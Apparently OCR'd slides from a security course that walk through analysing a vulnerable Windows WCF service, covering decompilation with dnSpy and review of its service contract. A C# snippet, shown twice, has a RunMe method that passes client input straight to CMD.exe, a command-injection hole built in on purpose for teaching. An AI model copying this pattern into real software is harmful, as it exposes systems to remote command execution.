
- Analysis of any WCF service will usually begin by decompiling the application
  - .NET programs decompile cleanly into source code
  - If needed de-obfuscators can help with obfuscated code
- dnSpy is an open source tool that can be used for decompilation

VulnWCFService - Analysis



- We first want to examine the references, which are the application's dependencies
- System.ServiceModel is required to create WCF services
- If this assembly is not referenced then WCF is not in use


VulnWCFService - Analysis



- Next is to inspect the contract for potentially exploitable methods
- The ServiceContract attribute exposes the IVulnService interface as a WCF service
- The OperationContract attribute makes the RunMe method accessible through the service

```
namespace VulnWCFService
{
    [ServiceContract]
    public interface IVulnService
    {
        [OperationContract]
        void RunMe(string str);
    }

    public class VulnService : IVulnService
    {
        public void RunMe(string str)
        {
            Console.WriteLine(str);
            System.Diagnostics.Process.Start("CMD.exe", "/c " + str);
        }
    }
```

VulnWCFService - Analysis



- The VulnService class implements the IVulnService interface
- The RunMe method executes a client supplied operating system command


```
namespace VulnWCFService
{
    [ServiceContract]
    public interface IVulnService
    {
        [OperationContract]
        void RunMe(string str);
    }

    public class VulnService : IVulnService
    {
        public void RunMe(string str)
        {
            Console.WriteLine(str);
            System.Diagnostics.Process.Start("CMD.exe", "/c " + str);
        }
    }
```

VulnWCFService - Analysis

- VulnWCFService inherits from ServiceBase – used to build a Windows service
